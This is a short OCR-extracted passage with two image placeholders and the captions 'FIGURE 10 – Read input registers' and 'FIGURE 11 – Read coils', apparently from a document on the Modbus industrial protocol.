


FIGURE 10 – Read input registers




FIGURE 11 – Read coils